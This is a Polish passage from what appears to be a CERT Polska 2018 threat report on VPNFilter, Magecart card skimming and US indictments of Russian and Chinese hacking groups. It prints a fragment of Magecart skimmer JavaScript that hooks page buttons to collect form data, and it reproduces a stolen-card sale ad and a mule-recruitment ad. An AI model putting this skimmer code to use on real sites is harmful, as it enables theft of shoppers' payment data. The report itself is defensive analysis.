Złośliwe oprogramowanie swoje funkcjonalności implementowało w modułach. Najciekawszymi z nich był `ssler`, którego zadaniem było wstrzykiwanie kodu JavaScript w ruch na porcie 80 oraz pozyskiwanie z niego danych. Napastnik mógł zdefiniować cele ataków w postaci adresów URL oraz zrzucać z nich pełen ruch w postaci pliku binarnego. Komponent umożliwiał też SSL Stripping, czyli podmianę z https:// na http:// we wszystkich żądaniach o zasoby. Umożliwiało to odczyt komunikacji pomiędzy użytkownikiem a serwerem (która w założeniu miała być zaszyfrowana) i pozyskanie wrażliwych danych. Przestępcy szczególną uwagę przywiązywali do żądań POST wysyłanych do accounts.google.com, które były zrzucane niezależnie od definicji celów ataku.

Przechwytywanie ruchu sieciowego do serwisów webowych, wykorzystywanych w codziennej pracy, było tylko dodatkiem do modułu o nazwie `ps`, specjalizowanego pod kątem pozyskiwania ruchu protokołu Modbus, wykorzystywanego w środowiskach automatyki przemysłowej. Z założenia ten sposób komunikacji nie jest szyfrowany i wspiera jedynie podstawowe metody uwierzytelniania. Nie wiadomo, czy działalność VPNFilter skupiała się tylko na pozyskiwaniu ruchu, a nie interakcji z urządzeniami wykorzystującymi Modbus.

Po wakacjach Talos podzielił się dodatkowymi informacjami na temat kolejnych modułów odkrytych podczas ataków:

- *htpx* - przekierowywanie oraz inspekcja ruchu HTTP
- *ndbr* - klient SSH
- *nm* - skaner sieciowy
- *netfilter* - moduł służący do przeprowadzania ataków DDoS
- *portforwarding* - przekierowywanie ruchu sieciowego do serwerów będących pod kontrolą botmastera
- *socks5proxy* - funkcjonalność proxy SOCKS5 na urządzeniu
- *tcpvpn* - VPN poprzez połączenie zwrotne TCP

[109] https://en.wikipedia.org/wiki/BlackEnergy
[110] https://pl.wikipedia.org/wiki/Exchangeable_Image_File_Format

Działanie VPNFilter zostało znacząco ograniczone poprzez blokowanie domen oraz adresów IP infrastruktury należącej do przestępców. Stopień skomplikowania złośliwego oprogramowania, infrastruktury, funkcjonalność modułów oraz skala infekcji wskazują na wysoce zmotywowanego aktora, potencjalnie działającego na zlecenie służb specjalnych.

Magecart

Kradzieże kart płatniczych są jednym z najczęściej popełnianych przestępstw elektronicznych. Przestępca nie musi dokonywać fizycznej kradzieży. Wystarczy, że skopiuje zdalnie zawartość paska magnetycznego lub chipu karty i tym sposobem zdobędzie informacje potrzebne do dokonania transakcji.

Urządzenia pozwalające na wydobycie danych z karty nazywane są skimmerami. Standardowo montuje się je w bankomatach jako nakładkę na slot, do którego wsuwane są karty. W celu ustalenia pinu, przestępcy dodatkowo montują nakładki na klawiatury pinpad lub odpowiednio wykadrowane, ukryte kamery.

Odróżnienie tego typu urządzenia od oryginalnego wyposażenia maszyny jest bardzo trudne.

Rysunek 59. *Fizyczny skimmer bankomatowy. (Fot. Northwest Community Credit Union)*

Inną popularną metodą pozyskiwania danych jest użycie złośliwego oprogramowania, którym infekowane są komputery lub urządzenia mobilne. Malware tego typu może zapisywać informacje o wciśniętych klawiszach, przechwytywać dane wprowadzone do formularzy osadzonych na stronach internetowych lub stale przeczesywać pamięć podręczną w poszukiwaniu ciągów odpowiadającym numerom kart.

Obie metody nie są jednak doskonałe. Z jednego przejętego komputera przestępca nie jest w stanie pozyskać więcej niż kilku kart. Realny stosunek wykradzionych rekordów do ilości zainfekowanych stacji roboczych wynosi znacznie poniżej 1. Wynika to z m.in. faktu krótkiego życia złośliwego oprogramowania - w okresie od infekcji do neutralizacji zagrożenia, ofiara może nie mieć potrzeby używać karty. Sam proces infekcji jest czasochłonny i cały czas trzeba go udoskonalać.

Z kolei ataki na bankomaty dają możliwości większego zarobku. Oprócz nowoczesnych zabezpieczeń stosowanych w kartach i dziesiątków metod wykrywania skimmerów, kradzież jest trudna do zrealizowania z jeszcze jednego powodu: konieczności fizycznej interakcji z bankomatem. Przestępca musi opuścić swoją strefę komfortu - cyfrowy świat, w którym czuje się bezpiecznie. Urządzenie trzeba zainstalować, a także zależnie od sposobu działania, po pewnym czasie przenieść zapisane na nim dane na inny nośnik.

W 2018 nasilił się trend, który obserwujemy od 2015 roku. Zjawisko okrzyknięte mianem „Magecart" jest kompilacją tych dwóch sposobów kradzieży. W tym wypadku również przeprowadzony zostaje atak, jednak nie na pojedyncze stacje robocze użytkowników. Celem sprawców jest serwer, na którym znajduje się jedna ze stron internetowych, umożliwiających płatność kartą - np. serwis aukcyjny lub sklep. W przypadku Magecart wykorzystywane są podatności w starszych wersjach platformy Magento a także w wielu wtyczkach do tej platformy tworzonych przez rozmaitych autorów, często już niewspieranych.

Atakujący po przełamaniu zabezpieczeń, umieszcza dodatkowy skrypt na stronie z finalizacją zamówienia. Jeżeli znajduje się tam formularz do wprowadzenia danych karty płatniczej, dane z niego wysyłane są dodatkowo na serwer kontrolowany przez przestępców.


```
function scrapeAllFields() {
  var btn = document.querySelectorAll(`a[href*='javascript:void0'],a[href='#'],button, input, submit, .btn, .button`);
  for (var i = 0; i < btn.length; i++) {
    var b = btn[i];
    // "slect" is typo here -- WdG
    if (b.type != "text" && b.type != 'slect' && b.type != "checkbox" && b.type != 'password' && b.type != "radio") {
      if (b.addEventListener) {
        b.addEventListener('click', createQueryString, false);
      } else {
        b.attachEvent('onclick', createQueryString);
      }
    }
  }
```

Rysunek 60. *Fragment kodu cyfrowego skimmera Magecart.*

Magecart to zarówno nazwa grupy osób zamieszanych w proceder, jak i samej techniki kradzieży. Na podstawie różnic w kodzie, a także wykorzystywania odmiennych technik monetyzacji, jesteśmy w stanie wydzielić przynajmniej kilka niezależnych podgrup korzystających z tego modus operandi.

Atakujący z reguły masowo i w sposób automatyczny przełamywali zabezpieczenia sklepów. Najbardziej wpływowe grupy celowały w strony z wysokim ruchem użytkowników, co najprawdopodobniej wymagało dużej ilości dodatkowej pracy manualnej.

Przestępcy zarabiają odsprzedając wykradzione dane innym przestępcom lub też własnoręcznie dokonując zakupów przy użyciu kart.


13-09-2018


CVV2 DUMPS UPDATE (HIGH VALID)

CVV2 UPDATE (BIG UPDATE, HIGH VALID)
X-MASSIVE-EU-01 (BIG UPDATE, FRESH SNIFF) **EU/ASIA/WORLD MIX (with CardHolder IP), HIGH VALID 85-95%**, uploaded 2018-09-13
X-MASSIVE-UK-01 (BIG UPDATE, FRESH SNIFF) **UK MIX (with CardHolder IP), HIGH VALID 85-95%**, uploaded 2018-09-13
X-MASSIVE-US-01 (BIG UPDATE, FRESH SNIFF) **USA MIX (with CardHolder IP), HIGH VALID 85-95%**, uploaded 2018-09-13
NO REFUNDS !

List of available countries:
GBR, USA, DEU, ITA, ESP, CAN, FRA, CHE, IRL, AUS, ZAF, NLD, IND, DNK,
JPN, HKG, CHN, CHN, BRA, SAU, KOR, AUT, ARG, ARE, MEX, MYS, NOR, KWT,
OMN, CZE, BEL, FIN, POL, ISR, BMU, PRT, GRC, BHR, NER, LUX, CHL, TTO,
THA, HUN, CYP, EGY, NZL, CYM, LBN, TUR, HRV, QAT, EST, BGR, MLT, JOR,
GHA, BHS, COL, ISL, JAM, KEN, IDN, PHL and other, almost all countries !!

Rysunek 61. *Dane wykradzione z BritishAirways wystawione na sprzedaż, (źródło: RiskIQ).*

Jedna z grup stworzyła złożoną sieć, która umożliwiała monetyzację. Za pomocą skradzionych kart kupowali głównie drogą elektronikę o niewielkich gabarytach. Przedmioty odbierali obywatele USA (osoby specjalnie werbowane w tym celu, tzw. „muły") i odsyłali je dalej do Europy Wschodniej. W celu uwiarygodnienia procederu, przestępcy założyli nawet stronę firmy zajmującej się tzw. reshippingiem, czyli usługą pośrednictwa przy przesyłaniu paczek, przez co zatrudnione przez nich osoby myślały, że wykonują legalną pracę.


Transport Agent
доска объявлений / раздел: Требуются

Автор: Serzh
ID: 24359 [Удалить объявление]

NYC: 5.01.2016, 09:05
MSK: 5.01.2016, 17:05

[Штат: Все штаты]
[Просмотров: 640]

[Телефон: 4457789112]

Transport Agent

Do you have a free hour or two hours a day? And you want to make money USLogisticExpress transport company offers you work in our company as a transport agent. Tuition is free. From you the desire to make money, punctuality. To begin working with our company, visit our website and register uslogisticexpress.com

Rysunek 62. *Oferta pracy mająca na celu zwerbowanie nieświadomych osób w roli „muła", (źródło: RiskIQ).*

Zjawisko Magecart przyciągnęło większą uwagę opinii publicznej dopiero po ataku na serwis Ticketmaster – popularnego dystrybutora biletów na wydarzenia kulturalne. Przestępcy nie włamali się tam bezpośrednio. Zmodyfikowali skrypty jednej z usług, z której korzystał punkt sprzedażowy firmy Inbenta – dostawcy rozwiązań inteligentnego chatu. Tego typu incydenty określa się mianem ataku na łańcuch dostaw (ang. *supply chain attack*). W tym wypadku zawinił przede wszystkim zespół bezpieczeństwa Inbenta, ponieważ to w ich systemach występowała luka.

Co ciekawe, trzy inne witryny firmy Ticketmaster zostały zainfekowane w ten sam sposób, przy czym atakującym udało się skompromitować zupełnie innego dostawcę usług – SociaPlus.

Z usług tych dwóch platform korzystało w tamtym czasie tysiące sklepów, jednak atakujący postanowili uderzyć jedynie w największych graczy na rynku.

Do grona zewnętrznych dostawców, którzy ulegli włamywaczom, należą firmy zaprezentowane w tab. 9. [111]

[111] Źródło: https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf

Nazwa firmy	Początek incydentu	Wykrycie incydentu
Conversions on Demand	Grudzień 2016	Kwiecień 2017
Annex Cloud	Grudzień 2017	Lipiec 2018
SAS Net Reviews	Kwiecień 2017	Lipiec 2017
flashtalking	Lipiec 2018	Sierpień 2018
SociaPlus	Grudzień 2017	Czerwiec 2018
Inbenta	Luty 2018	Czerwiec 2018
PushAssist	Czerwiec 2018	Sierpień 2018
Clarity Connect	Maj 2017	Lipiec 2018
ShopBack	Styczeń 2018	Maj 2018
CompanyBe	Maj 2018	Wrzesień 2018
Feedify	Sierpień 2018	Wrzesień 2018
Shopper Approved	Wrzesień 2018	Wrzesień 2018

Tabela 9. *Lista firm zaatakowanych przez Magecart.*

Amerykańskie oskarżenia przeciwko grupom APT


Rok 2018 był wyjątkowy pod względem ilości, opublikowanych przez amerykański Departament Sprawiedliwości, aktów oskarżenia w sprawach związanych z nielegalnymi działaniami w internecie przeciwko Stanom Zjednoczonym, dokonanymi przez organizacje powiązane bądź finansowane przez rządy obcych państw. Są one szczególne ze względu na bezpośrednie wskazanie sprawców odpowiedzialnych za wiele z najgłośniej komentowanych w ostatnich latach ataków hakerskich oraz akcji dezinformacyjnych.

Akcje dezinformacyjne "fabryki trolli"

Po doniesieniach amerykańskich służb specjalnych o możliwym wpływie Rosji na wynik wyborów prezydenckich w 2016 r.[112], do wyjaśnienia tej sprawy w Departamencie Sprawiedliwości w maju 2017 r. powołano specjalną grupę dochodzeniowo-śledczą pod przewodnictwem byłego dyrektora FBI, Roberta Muellera[113]. Pośród wszystkich śledztw zakończonych wydaniem aktu oskarżenia w 2018 r.[114], dwa z nich dotyczyły rosyjskich ataków hakerskich oraz przeprowadzanych przez nich akcji dezinformacyjnych w internecie.

[112] https://www.dni.gov/files/documents/ICA_2017_01.pdf
[113] https://www.justice.gov/opa/pr/appointment-special-counsel
[114] https://www.justice.gov/sco

W lutym 2018 r. grupa Muellera oskarżyła trzy rosyjskie firmy, w tym “Internet Research Agency” oraz powiązanych z nimi 12 osób[115].



IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA

UNITED STATES OF AMERICA	*	
	*	CRIMINAL NO.
v.	*	
	*	(18 U.S.C. §§ 2, 371, 1349, 1028A)
INTERNET RESEARCH AGENCY LLC	*	
A/K/A MEDIASINTEZ LLC A/K/A	*	
GLAVSET LLC A/K/A MIXINFO	*	
LLC A/K/A AZIMUT LLC A/K/A	*	
NOVINFO LLC,	*	
CONCORD MANAGEMENT AND	*	
CONSULTING LLC,	*	
CONCORD CATERING,	*	
YEVGENIY VIKTOROVICH	*	
PRIGOZHIN,	*	

Rysunek 63. *Początek aktu oskarżenia przeciwko Internet Research Agency.*

Akt oskarżenia zarzuca firmie oraz jej pracownikom przeprowadzanie regularnych akcji dezinformacyjnych począwszy już od 2014 r. Wielu byłych pracowników firmy chętnie wypowiadało się o szczegółach pracy w amerykańskich mediach. Jeden z nich w wywiadzie z radiem WTOP[116] przyznał, że w firmie pracowało wówczas ponad 600 osób w 12-godzinnych zmianach. Każdego ranka pracownicy mieli otrzymywać polecenie pisania w internecie komentarzy zgodnych ideowo z przedstawionym na dany dzień planem działania. Były one pochlebne wobec działań rosyjskiego rządu i zamieszczane zarówno na rosyjskojęzycznych portalach, jak i w zagranicznych mediach społecznościowych, w tym na Facebooku. Według aktu oskarżenia, w czasie trwania kampanii wyborów prezydenckich w 2016 r., wykorzystywano zarówno fałszywe jak i przejęte profile amerykańskich aktywistów, grup oraz stron. Celem było osłabienie zaufania amerykańskich obywateli do procesu wyborczego, polityków oraz rządu Stanów Zjednoczonych. W późniejszym okresie trwania kampanii pracownicy Internet Research Agency mieli wspierać jednego z kandydatów.

Firma Internet Research Agency finansowana jest przez oskarżonego w akcie Jewgienija Prigożyna, rosyjskiego biznesmena, który ma bliskie związki z Władimirem Putinem[117].

Pracownicy firmy byli do zadania dobrze przygotowani - pisali komentarze tylko podczas dnia w amerykańskich strefach czasowych, używali do tego serwerów pośredniczących znajdujących się w Stanach Zjednoczonych. Byli także bardzo dobrze zorientowani w niuansach prowadzenia kampanii wyborczych.

Amerykańskie media oraz byli pracownicy Internet Research Agency[118] określają firmę mianem “fabryki trolli”. A pojęcie “trolli z Olgino”, czyli dzielnicy Sankt Petersburga, w której znajdowała się ”fabryka”, w rosyjskim slangu stało się synonimem zorganizowanych działań rosyjskiej propagandy w internecie[119].

[115] https://www.justice.gov/file/1035477/download
[116] https://wtop.com/j-j-green-national/2018/09/tale-of-a-troll-inside-the-internet-research-agency-in-russia/
[117] https://en.crimerussia.com/gromkie-dela/navalny-asks-fsb-to-investigate-putin-s-cook/
[118] https://www.nytimes.com/2018/02/18/world/europe/russia-troll-factory.html
[119] https://en.wikipedia.org/wiki/Internet_Research_Agency#Origin

Rysunek 64. *Jedna z siedzib Internet Research Agency, fot. Mstyslav Chernov/Associated Press.*

Główna księgowa firmy, Jelena Husiajnowa, po dochodzeniu FBI została oskarżona we wrześniu 2018 r. o dokonanie oszustwa wobec Stanów Zjednoczonych[120]. Husiajnowa miała zarządzać budżetem w wysokości przekraczającej nawet milion dolarów miesięcznie. Akt oskarżenia zdradza również nazwę operacji, pod którą prowadzone były działania dezinformacyjne: "Projekt Łachta".

Działania APT28 wobec Krajowego Komitetu Partii Demokratycznej

W lipcu 2018 r. grupa Muellera doprowadziła do oskarżenia 12 oficerów rosyjskiego wywiadu wojskowego ("GRU") z jednostek o numerach 26165 i 74455 w związku z ich działaniami podczas wyborów prezydenckich w 2016 r[121]. Miały one polegać przede wszystkim na nielegalnym pozyskiwaniu różnego rodzaju dokumentów i materiałów, które następnie były publikowane w odpowiednich momentach, aby jak najbardziej wpłynąć na amerykańską opinię publiczną.

INDICTMENT

The Grand Jury for the District of Columbia charges:

COUNT ONE
(Conspiracy to Commit an Offense Against the United States)

1. In or around 2016, the Russian Federation ("Russia") operated a military intelligence agency called the Main Intelligence Directorate of the General Staff ("GRU"). The GRU had multiple units, including Units 26165 and 74455, engaged in cyber operations that involved the staged releases of documents stolen through computer intrusions. These units conducted large-scale cyber operations to interfere with the 2016 U.S. presidential election.

Rysunek 65. *Fragment aktu oskarżenia przeciwko GRU.*

[120] https://www.justice.gov/opa/press-release/file/1102316/download
[121] https://www.justice.gov/file/1080281/download

Akt oskarżenia w sposób jednoznaczny przypisuje atrybucję ataków (które opisywaliśmy w raporcie za rok 2016[122]) na Krajowy Komitet Partii Demokratycznej i jej szefa, Johna Podestę, z którego prywatnej skrzynki e-mailowej wykradziono dużą ilość wrażliwych dokumentów. Śledczy dokładnie opisują działania podjęte przez poszczególnych oficerów oraz używane przez nich metody działania i narzędzia (w tym złośliwe oprogramowanie). Opisuje także przebieg kampanii phishingowych przeprowadzanych na pracownikach oraz sposób infiltracji i metod ukrywania swoich działań w infrastrukturze komitetu Hillary Clinton.

Dotychczas firmy zajmujące się cyberbezpieczeństwem ataki na Krajowy Komitet Partii Demokratycznej przypisywały dwóm grupom, którym nadano przydomek "Fancy Bear" / "APT28" oraz "Cozy Bear" / "APT29". Choć już wcześniej podejrzewano "APT28" o związki z rosyjskim wywiadem wojskowym, dochodzenie FBI zwieńczone postawionym aktem oskarżenia jest pierwszą tak zdecydowaną próbą zidentyfikowania atakujących.

Śledczy opisują również metody publikacji skradzionych dokumentów. Odbywały się one za pomocą założonej przez przestępców strony internetowej DCLeaks.com oraz fałszywej persony "Guccifer 2.0". Strona "DCLeaks" miała być zarządzana i promowana przez fałszywe profile amerykańskich aktywistów. "Guccifer 2.0" miał z kolei służyć zrzuceniu odpowiedzialności za ataki na działającego w pojedynkę rumuńskiego hakera. Chętnie udzielał on przez internet wypowiedzi różnym mediom, które już w czerwcu 2016 r. zweryfikowały, że rumuński haker musi używać internetowych translatorów do wypowiadania się w swoim "ojczystym" języku[123], a w swoich notkach na blogu używa emotikon zapisywanych w sposób specyficzny dla używających rosyjskiego układu klawiatury.

Rysunek 66. *Blog Guccifera 2.0.*

[122] https://www.cert.pl/PDF/Raport_CP_2016.pdf#page=35
[123] https://motherboard.vice.com/en_us/article/d7ydwy/why-does-dnc-hacker-guccifer-20-talk-like-this

Działania APT28 wobec agencji antydopingowych

W 2016 r. byliśmy świadkami ataków hakerów i prób dyskredytacji dwóch międzynarodowych instytucji odpowiedzialnych za zwalczanie dopingu w sporcie: WADA, czyli Światowej Agencji Antydopingowej i jej instytucji odwoławczej CAS, czyli Trybunału Arbitrażowego do spraw Sportu. Nieznani wówczas sprawcy za pomocą ataków phishingowych przejęli dane dostępowe do systemu wspomagającego przeprowadzanie kontroli antydopingowych (ADAMS). Jako jedne z pierwszych przejęte zostało m.in. konto Juliji Rusanowej, sygnalistki nieprawidłowości dopingowych w rosyjskiej reprezentacji olimpijskiej. Ostatecznie WADA przyznała, że wyciekły dane przynajmniej 41 zawodników[124]. Wykradzione zostały również dane z bazy danych strony internetowej CAS. W końcu na profilu twitterowym o nazwie Anonymous Poland (@anpoland) opublikowane zostały dane redaktorów strony CAS. Pojawiła się także zapowiedź publikacji danych zawodników, które ostatecznie ukazały się na stronie "fancybear.net". Upublicznione dokumenty zawierały dane medyczne dotyczące wyników kontroli antydopingowych oraz wyjątkowe dopuszczenia w stosowaniu konkretnych substancji. Zaatakowane miały być też strony internetowe amerykańskiej reprezentacji olimpijskiej (teamusa.org) oraz Międzynarodowego Komitetu Paraolimpijskiego (paralympic.org)[125].

Rysunek 67. *Publikacja danych z wycieku ze strony CAS.*

Co ciekawe, strona "fancybear.net" miała się kojarzyć właśnie z grupą Fancy Bear / APT28. Badacze z bloga "Jump ESP, jump!" sugerowali, że był to jeden z elementów, który miał zdyskredytować Rosję[126].

Amerykanie tę akcję również przypisali rosyjskiemu wywiadowi wojskowemu. W akcie oskarżenia, złożonym w październiku 2018 r.[127], na ponad 40 stronach dokładnie opisują działania oficerów GRU przeprowadzane od 2014 r. do co najmniej maja 2018 r. Na liście celów rosyjskich hakerów, oprócz WADA i CAS, znalazły się również: Amerykańska Agencja Antydopingowa (USADA), Kanadyjskie Centrum dla Etyki w Sporcie (CCES), Międzynarodowe Stowarzyszenie Federacji Lekkoatletycznych (IAAF), FIFA oraz organizacje niezwiązane ze sportem, takie jak: firma energetyki jądrowej Westinghouse Electric Company w USA, Organizacja ds. Zakazu Broni Chemicznej oraz szwajcarskie Laboratorium Chemiczne w Spiez, które badało środki chemiczne wykorzystane w ataku w Salisbury w marcu 2018 r.

Według amerykańskich śledczych ataki na organizacje związane ze zwalczaniem dopingu miały na celu ich dyskredytację w oczach opinii publicznej. Działo się to w czasie trwania skandalu dotyczącego dopingu w rosyjskiej reprezentacji olimpijskiej[128]. W lipcu 2016 r. WADA zarekomendowała Międzynarodowemu Komitetowi Olimpijskiemu (MKOl) niedopuszczenie do letnich igrzysk w Rio de Janeiro całej rosyjskiej reprezentacji. Kilka dni później CAS oddalił apelację w sprawie dyskwalifikacji kilkudziesięciu rosyjskich zawodników. Na początku sierpnia 2016 r. MKOl dopuścił

[124] https://www.wada-ama.org/en/media/news/2016-09/cyber-hack-update-data-leak-concerning-41-athletes-from-13-countries-and-17
[125] http://web.archive.org/web/20160908145346/https://twitter.com/anpoland
[126] https://webcache.googleusercontent.com/search?q=cache:HX8PZRnMOwYJ:https://jumpespjump.blogspot.com/2016/10/why-i-believe-wada-was-not-hacked-by.html
[127] https://en.wikipedia.org/wiki/Doping_in_Russia#August_to_September_2016
[128] https://en.wikipedia.org/wiki/Internet_Research_Agency#Origin

rosyjską reprezentację, ale bez 111 z 389 zgłoszonych zawodników. Z kolei Międzynarodowy Komitet Paraolimpijski zdyskwalifikował całą rosyjską reprezentację paraolimpijską, a odwołanie od tej decyzji wkrótce odrzucił CAS.

Akt oskarżenia opisuje metody, środki techniczne (złośliwe oprogramowanie, w tym "XAgent" i "XTunnel") i fałszywe profile aktywistów, za pomocą których rozpowszechniano skradzione informacje. Wśród nich znalazła się również wspomniana wcześniej persona sugerująca udział w atakach polskich hakerów: "Anonymous Poland". Używano jej później do publikacji danych z innych wycieków, w tym próbie pogorszenia stosunków polsko-ukraińskich. Szczegółowo opisaliśmy je w raporcie za 2017 r.[129]

Podobnej atrybucji dokonało także brytyjskie Narodowe Centrum Cyberbezpieczeństwa w informacji prasowej z października 2018 r.[130]

44. On August 5, 2016, defendant YERMAKOV conducted research regarding WADA, the WADA-appointed IP, the McLaren Report and CISCO firewalls. This included research of a specific WADA employee, including his or her LinkedIn profile. Minutes later, conspirators created a link embedding that employee's email address using the URL-shortening service Bit.ly, and a corresponding spearphishing email was sent to the victim's email account. The employee clicked on the malicious link which was designed to allow defendant YERMAKOV and the conspirators to harvest his or her log-in credentials and gain access to his or her emails. Over the course of the conspirators' targeting of WADA, this Bit.ly account created links for the personal email accounts of at least four WADA employees.

Rysunek 68. *Dokładny opis ataku na jednego z pracowników WADA.*

Szpiegostwo przemysłowe w wydaniu APT10

Ostatni analizowany przez nas akt oskarżenia z grudnia 2018 r.[131] stawia zarzuty dwóm obywatelom Chin, pracownikom firmy Huaying Haitai, powiązanej z jednym z chińskich ministerstw. Byli to członkowie grupy APT10, zajmującej się głównie szpiegostwem przemysłowym na rzecz chińskich agencji wywiadowczych.

Choć w akcie oskarżenia nie wymieniono z nazwy konkretnych firm czy instytucji, z których zostały wykradzione wrażliwe informacje (jako wyjątek podając wśród ofiar NASA oraz jej laboratorium JPL), wskazuje się, że przez ostatnie 12 lat APT10 zaatakowało ponad 45 amerykańskich firm i instytucji z następujących branż: lotniczej, technologii satelitarnych oraz morskich, automatyki przemysłowej, dostaw dla przemysłu motoryzacyjnego, narzędzi laboratoryjnych, bankowości i finansów, telekomunikacyjnej i elektroniki konsumenckiej, wytwarzania mikroprocesorów, usług IT, doradztwa, wytwa-

[129] https://www.cert.pl/PDF/Raport_CP_2017.pdf#page=40
[130] https://www.ncsc.gov.uk/news/reckless-campaign-cyber-attacks-russian-military-intelligence-service-exposed
[131] https://www.justice.gov/file/1121706/download

rzania opakowań i narzędzi medycznych, medycznej, technologii biomedycznych, farmaceutycznej, wydobywczej i paliwowej. Atakowane były również firmy i instytucje z kilkunastu innych krajów.

Śledztwo prowadzone było przez FBI w bliskim porozumieniu z jej wojskowym odpowiednikiem - DCIS, ponieważ najpoważniejszym badanym atakiem APT10 w ostatnim czasie było włamanie do systemów komputerowych amerykańskiej marynarki wojennej. Przestępcy wykradli wrażliwe dane osobowe ponad 100 tysięcy amerykańskich żołnierzy oraz pracowników cywilnych.

Rysunek 69. *Fragment plakatu FBI.*

Podsumowanie

Warta podkreślenia jest duża szczegółowość opisów przeprowadzonych ataków oraz atrybucja na poziomie działań konkretnych osób, żołnierzy i oficerów. Znane są również ich personalia, aliasy, stopnie oraz miejsca pracy lub służby. Można domniemywać, że amerykańska prokuratura poświęciła bardzo dużo środków, aby postawić zarzuty, a następnie postarać się o wydanie nakazów aresztowania osób, które najprawdopodobniej ze względu na swoje obecne miejsca pobytu nigdy nie staną przed amerykańskim sądem.


Przeanalizowane akty oskarżeń są natomiast bardzo wyraźnym ostrzeżeniem przed tymi, którzy dokonują ataków hakerskich oraz przeprowadzają akcje dezinformacyjne przeciwko amerykańskiemu rządowi, jej firmom, obywatelom i organizacjom. Akty oskarżenia są dowodem na to, że wszystkie ataki zostaną dokładnie zbadane, a ich sprawcy zdemaskowani.

Wszystkie omówione akty oskarżeń dostępne są do pobrania pod następującymi adresami:

- https://www.justice.gov/file/1035477/download (przeciwko “fabryce trolli”),
- https://www.justice.gov/file/1102316/download (oskarżenie księgowej “fabryki trolli”),
- https://www.justice.gov/file/1080281/download (w sprawie wpływu na wybory),
- https://www.justice.gov/file/1098481/download (w sprawie ataków na WADA/CAS),
- https://www.justice.gov/file/1121706/download (w sprawie szpiegostwa przemysłowego).

Atak na Zimowe Igrzyska Olimpijskie (Olympic Destroyer)

